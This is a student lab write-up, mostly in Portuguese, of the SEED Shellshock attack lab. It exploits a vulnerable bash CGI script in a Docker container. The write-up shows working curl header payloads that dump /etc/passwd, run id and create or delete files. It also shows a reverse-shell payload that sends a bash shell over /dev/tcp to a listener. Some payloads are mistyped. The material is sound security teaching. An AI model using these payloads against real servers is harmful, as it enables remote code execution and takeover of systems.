

# Shellshock Attack Lab

---

[https://seedsecuritylabs.org/Labs\\_20.04/Software/Shellshock/](https://seedsecuritylabs.org/Labs_20.04/Software/Shellshock/)

## Introduction:

Around 2014, bash received an update which fixed the "shellshock" vulnerability. This allowed you to define environment variables that would be executed by bash (on new shell creation, it tried to convert environment variables into eventual functions). This was a huge security issue because it allowed you to execute arbitrary code on the server. This lab will teach you how to exploit this vulnerability, in particular, how to use it to gain remote code execution on a server via a CGI script running on a web server.

## Work

Part of the **SSI Course Unit** at [FEUP](#).

## Team:

- João Pedro Rodrigues da Silva [\[up201906478\]](#);
- António Bernardo Linhares Oliveira [\[up202204184\]](#);
- Fernando Adriano Ramalho Rocha [\[up202200589\]](#).

The group has followed the instructions on the lab page, and has documented the process as well as the answers to the questions indicated in the lab tasks.

**Language: Portuguese PT.**

## Task 1: Experimenting with Bash Function

Nesta tarefa inicial o objetivo é descobrir como funciona a vulnerabilidade shellshock. Para tal é necessário perceber como o bash interpreta variáveis de ambiente e como estas podem ser utilizadas para executar código arbitrário.

Esta vulnerabilidade já não existe na versão mais recente de Bash. Por isso, foi disponibilizado o programa do bash vulnerável com o nome de `bash_shellshock` dentro da pasta `Labsetup/image_www`.

Começamos por correr uma instância da imagem fornecida no Labsetup com o Docker.

```
cd Labsetup
docker-compose build # Build the container image
docker-compose up # Start the container
```

```

PS C:\Users\froch\Documents\_1Feup\SSI-Labs-Git\1-Shellshock\Labsetup> docker-compose build
[+] Building 1.3s (10/10) FINISHED
=> [internal] load build definition from Dockerfile                                0.0s
=> => transferring dockerfile: 32B                                              0.0s
=> [internal] load .dockerignore                                                 0.0s
=> => transferring context: 2B                                                  0.0s
=> [internal] load metadata for docker.io/handsonsecurity/seed-server:apache-php 1.2s
=> [1/5] FROM docker.io/handsonsecurity/seed-server:apache-php@sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975 0.0s
=> [internal] load build context                                                0.0s
=> => transferring context: 130B                                               0.0s
=> CACHED [2/5] COPY bash_shellshock /bin/                                       0.0s
=> CACHED [3/5] COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/                       0.0s
=> CACHED [4/5] COPY server_name.conf /etc/apache2/sites-available              0.0s
=> CACHED [5/5] RUN chmod 755 /bin/bash_shellshock && chmod 755 /usr/lib/cgi-bin/*.cgi && a2ensite s 0.0s
=> exporting to image                                                           0.0s
=> => exporting layers                                                         0.0s
=> => writing image sha256:e48b0271cc4c23f2de9210336f420afc90f77331765498f40736e169e6d4dda1 0.0s
=> => naming to docker.io/library/seed-image-www-shellshock                  0.0s
PS C:\Users\froch\Documents\_1Feup\SSI-Labs-Git\1-Shellshock\Labsetup> docker-compose up
[+] Running 1/0
- Container victim-10.9.0.80 Created                                           0.0s
Attaching to victim-10.9.0.80
victim-10.9.0.80 | * Starting Apache httpd web server apache2                  *

```

Está agora emulada a máquina da vítima, identificável pelo seu endereço IPv4 virtual **10.9.0.80**.

Vamos correr uma shell nesse container. Precisamos de conhecer o ID do container, fazemos isso com `docker ps --format "{{.ID}} {{.Names}}"`.

Em concreto:

```
# Correr o nosso bash dentro do container
docker exec -it 00709dc3e055 bash # -it: --interactive + --tty
```

Verificamos a versão do nosso bash a correr em shell no container:

```

PS C:\Users\froch\Documents\_1Feup\SSI-Labs-Git\1-Shellshock\Labsetup> docker exec -it 00709dc3e055 bash
root@00709dc3e055:/# echo "${BASH_VERSION}"
5.0.17(1)-release

```

De seguida, lançamos o bash vulnerável e verificamos a versão do mesmo.

```

root@00709dc3e055:/# bash_shellshock
root@00709dc3e055:/# echo "${BASH_VERSION}"
4.2.0(1)-release

```

Efetuamos o seguinte comando que vai declarar uma variável. Esta contém código maligno após o caractere `;` que vai lançar o programa `date`, resultando no output da data atual.

Este código é executado quando criamos um novo shell bash filho do atual, pois o Bash vai tentar converter a variável `foo` que detém um string para uma função (uma feature do Bash vulnerável), mas também executa o que vem depois da definição da função.

O código maligno injetado após a definição da função apenas é executado na conversão automática, não quando chamamos a função `foo` definida.

```

root@00709dc3e055:/# export foo='() { echo bar; } ; /bin/date'
root@00709dc3e055:/# bash_shellshock # nova shell filho do bash atual
Mon Feb 13 11:04:10 UTC 2023
root@00709dc3e055:/# foo
bar

```

Se tentarmos fazer o mesmo com o bash normal, o código maligno não é executado, pois esta feature (conversão automática de variável para função) já não existe na versão mais recente do bash.

*Código executado numa VM Ubuntu 20.04.5 LTS:*

```
[nando@LEGION-Nando ~]$ echo "${BASH_VERSION}"
5.0.17(1)-release
[nando@LEGION-Nando ~]$ export foo='() { echo bar; } ; /bin/date'
[nando@LEGION-Nando ~]$ bash # normal bash
[nando@LEGION-Nando ~]$ foo

Command 'foo' not found, did you mean:
```

O Bash atual apenas trata definições de funções normais, como por exemplo: `foo3 () { echo bar3; } ; export -f foo3`.

## Task 2: Passing Data to Bash via Environment Variable

Nesta tarefa o objetivo é perceber como podemos aproveitar uma vulnerabilidade shellshock num programa CGI baseado em bash. Para este efeito é necessário passar a nossa informação como atacantes para este programa, utilizando então variáveis de ambiente para o fazer.

Uma maneira de fazer isto é imprimir o conteúdo de todas as variáveis de ambiente no processo atual e perceber que informação do user entra nas variáveis de ambiente de um programa CGI.

A última linha do programa `getenv.cgi` executa esta mesma tarefa.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```


### Task 2.A: Using Browser

A lista de variáveis de ambiente é imprimida pelo servidor:

```
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=51714
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Quando acedemos ao ficheiro *getenv.cgi* pelo browser a variável de ambiente `HTTP_USER_AGENT` é definida pelo próprio browser sendo este o próprio User Agent.

Observando através da extensão HTTP header Live Main o pedido HTTP efetuado conseguimos concluir que outras variáveis de ambiente como `HTTP_ACCEPT`, `HTTP_ACCEPT_LANGUAGE`, `HTTP_ACCEPT_ENCODING`, `HTTP_ACCEPT_CONNECTION`, `HTTP_UPGRADE_INSECURE_REQUESTS` tem o seu valor definido pelos campos correspondentes no pedido HTTP.



## Task 2.A: Using Curl

Tendo como objetivo de definir a informação relativa a variáveis do ambiente para valores arbitrários, o comando **curl** permite aos users manipular campos num pedido HTTP utilizando certas opções.

Nesta tarefa teremos que descobrir quais campos são definidos pelas opções variadas do curl e descrever quais delas podem ser usadas para injetar informação para as variáveis de ambiente de um programa CGI.

Podemos descobrir isto observando a resposta de cada comando curl usando certas opções.

Se a opção **-v** estiver especificada então a operação executada é mais legível e é imprimido o cabeçalho do pedido HTTP:

```
root@88cbadd66415:/# curl -v http://10.9.0.80/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to 10.9.0.80 (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: 10.9.0.80
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 12 Feb 2023 15:39:35 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.80
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40444
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
root@88cbadd66415:/#
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host 10.9.0.80 left intact
root@88cbadd66415:/#
```

Se a opção **-A** estiver especificada então o conteúdo do user está especificado na variável de ambiente do servidor, neste caso define User-Agent para "my data":

```
root@88cbadd66415:/# curl -A "my data" -v http://10.9.0.80/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to 10.9.0.80 (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: 10.9.0.80
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 12 Feb 2023 16:04:04 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=my data
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.80
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40446
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host 10.9.0.80 left intact
root@88cbadd66415:/#
```

Se a opção **-e** estiver especificada então o conteúdo do user está especificado na variável de ambiente do servidor, neste caso define Referer para "my data":

```
root@88cbadd66415:/# curl -e "my data" -v http://10.9.0.80/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to 10.9.0.80 (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: 10.9.0.80
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 12 Feb 2023 16:10:06 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.80
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40448
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host 10.9.0.80 left intact
root@88cbadd66415:/#
```

Se a opção **-H** estiver especificada então o conteúdo do user está especificado na variável de ambiente do servidor, neste caso é incluído no pedido HTTP um novo campo referente a "AAAAAA:BBBBBB" sendo que esta informação é depois incluída nas variáveis de ambiente imprimidas na forma de HTTP\_AAAAAA=BBBBBB:



```
root@88cbadd66415:/# curl -H "AAAAAA:BBBBBB" -v http://10.9.0.80/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to 10.9.0.80 (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: 10.9.0.80
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA:BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 12 Feb 2023 16:14:38 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.80
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40452
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host 10.9.0.80 left intact
root@88cbadd66415:/#
```

Como observamos, existe uma série de variáveis de ambiente, que são valores que um servidor web envia neste caso para o program CGI, que espelham informação sobre o servidor e não são modificadas e outras que dão informação sobre os utilizadores e podem ser modificadas como vimos. Ao usar o comando curl com as opções **-A -e -H** o atacante pode então injetar o seu próprio conteúdo para as variáveis de ambiente de um programa CGI alvo.

## Task 3: Launching the Shellshock Attack

O objectivo desta tarefa consiste em obter informação ou fazer alterações na estrutura de ficheiros do container utilizando o curl e explorando a vulnerabilidade shellshock. Com o curl é efetuado um pedido HTTP



a um script que utiliza uma versão do bash vulnerável e onde o código a executar é injetado num header HTTP. Foram utilizados três headers diferentes para realizar esta tarefa, associados às seguintes flags do curl:

- -A - User-Agent
- -e - Referrer
- -H - Header explícito (o utilizado foi o Accept)

No header basta escrever a expressão '() { :};' para declarar uma função vazia e permitir a execução de código no container. Nos casos onde existe output é necessário também adicionar 'echo Content-type: text/plain;' para este ser visível na resposta ao pedido.

Task 3.A: Get the server to send back the content of the /etc/passwd file

```
curl -A "()" { :};; echo Content-Type: text/plain; echo; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information

```
curl -H 'Accept: () { :};; echo Content-type: text/plain; echo; /bin/id;' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
earth ~ % curl -A "()" { :};; echo Content-Type: text/plain; echo; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
earth ~ % curl -H "Accept: () { :};; echo Content-Type: text/plain; echo; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the

/tmp folder

```
curl -e '() { :;; } echo Content-type: text/plain; echo; /bin/touch /tmp/virus.txt;' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

```
curl -A '() { :;; } echo Content-type: text/plain; echo; /bin/rm /tmp/virus.txt;' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
earth ~ % sudo docker exec 165549dd01b0 ls -l /tmp
total 0
earth ~ % curl -e '() { :;; } echo Content-type: text/plain; echo; /bin/touch /tmp/virus.txt;' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
earth ~ % sudo docker exec 165549dd01b0 ls -l /tmp
total 0
-rw-r--r-- 1 www-data www-data 0 Feb 13 02:08 virus.txt
earth ~ % curl -e '() { :;; } echo Content-type: text/plain; echo; /bin/rm /tmp/virus.txt;' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
earth ~ % sudo docker exec 165549dd01b0 ls -l /tmp
total 0
earth ~ %
```

## Questions

Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue

Não pois o ficheiro /etc/shadow, que não é visível a terceiros, é owned pelo root e pertence ao grupo shadow, enquanto que o servidor executa no utilizador www-data que apenas pertence ao grupo do mesmo nome, não possuindo portanto permissões para o visualizar.

```
earth ~ % sudo docker exec 165549dd01b0 ls -l /etc/shadow
-rw-r----- 1 root shadow 501 Nov  6  2020 /etc/shadow
earth ~ % sudo docker exec 165549dd01b0 groups www-data
www-data : www-data
```

Question 2: HTTP GET requests typically attach data in the URL, after the ? mark. This could be another approach that we can use to launch the attack. In the following example, we attach some data in the URL, and we found that the data are used to set the following environment variable

Não pois os dados a injetar possuem espaços, algo que torna um URL inválido. Desta forma, este não é um método válido para efetuar o ataque shellshock.

```
earth ~ % curl 'http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?() { :;; } echo Content-type: text/plain; echo; /bin/id;'
curl: (3) URL using bad/illegal format or missing URL
earth ~ %
```

## Task 4: Getting a Reverse Shell via Shellshock Attack


Na tarefa anterior, nós os atacantes corria um comando no servidor e imprimir o resultado. No entanto, no mundo real os atacantes preferem correr um comando shell para que possam correr outros comandos enquanto que o programa shell está a correr. Para este propósito, uma reverse shell é precisa, um processo shell iniciado numa máquina com o seu input e output controlado por outro utilizador num computador remoto. O princípio de uma reverse shell é redirecionar o input e output para uma conexão de rede.

Para executar esta tarefa, é necessário criar um servidor TCP que escuta uma conexão num port especificado, neste caso correr o comando `nc -l 9090` para iniciar uma conexão entre o atacante e o servidor pelo port 9090.

De acordo com a secção **4 Guidelines: Creating Reverse Shell** `/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1` inicia uma bash shell na máquina do servidor, sendo:

- `/bin/bash -i`: opção i significa interativo, shell interativa.
- `> /dev/tcp/10.0.2.15/9090`: redireciona *stdout* para a conexão TCP para 10.0.2.15 port 9090.
- `0<&1`: Indica que o programa shell tem o seu input vindo da mesma conexão TCP.
- `2>&1`: Output de erros é redirecionado para o *stdout*.

Comando Final para concluir o ataque:



```
seed@VM: ~/.../Labsetup
tcp6      0      0 ip6-localhost:ipp    [::]:*
          LISTEN
[02/12/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello
; }; echo Content_type:text/plain; echo; echo; /bin/bash -
i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.8/cgi
-bin/vul.cgi
curl: (7) Failed to connect to 10.9.0.8 port 80: No route
to host
[02/12/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello
; }; echo Content_type:text/plain; echo; echo; /bin/bash -
i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cg
i-bin/vul.cgi
```

Reverse shell criada:

```
seed@VM: ~/.../Labsetup
inet6 fe80::42:96ff:fefa:41f7/64 scope link
    valid_lft forever preferred_lft forever
8: vetheb0d8d2@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
1500 qdisc noqueue master br-dc5ff90ea8d3 state UP group d
efault
    link/ether 46:c4:f6:1a:7f:e7 brd ff:ff:ff:ff:ff:ff lin
k-netnsid 0
    inet6 fe80::44c4:f6ff:fela:7fe7/64 scope link
    valid_lft forever preferred_lft forever
[02/12/23]seed@VM: ~/.../Labsetup$ nc -l 9090
bash: cannot set terminal process group (29): Inappropriat
e ioctl for device
bash: no job control in this shell
www-data@c67ee07bde2b:/usr/lib/cgi-bin$
```

## Task 5: Using the Patched Bash

Foi criado um script CGI que utiliza uma versão do bash onde a vulnerabilidade foi mitigada com o nome de patched.cgi que apenas faz echo da string 'I'm Patched!'.

```
earth ~ % curl -A "()" { :};; echo Content-Type: text/plain; echo; echo; /bin/cat /etc/pas
swd" http://www.seedlab-shellshock.com/cgi-bin/patched.cgi

I'm Patched!
earth ~ % curl -H 'Accept: () { :};; echo Content-type: text/plain; echo; /bin/id;' http:
//www.seedlab-shellshock.com/cgi-bin/patched.cgi

I'm Patched!
earth ~ % sudo docker exec e7195bb247ce ls -l /tmp/
total 0
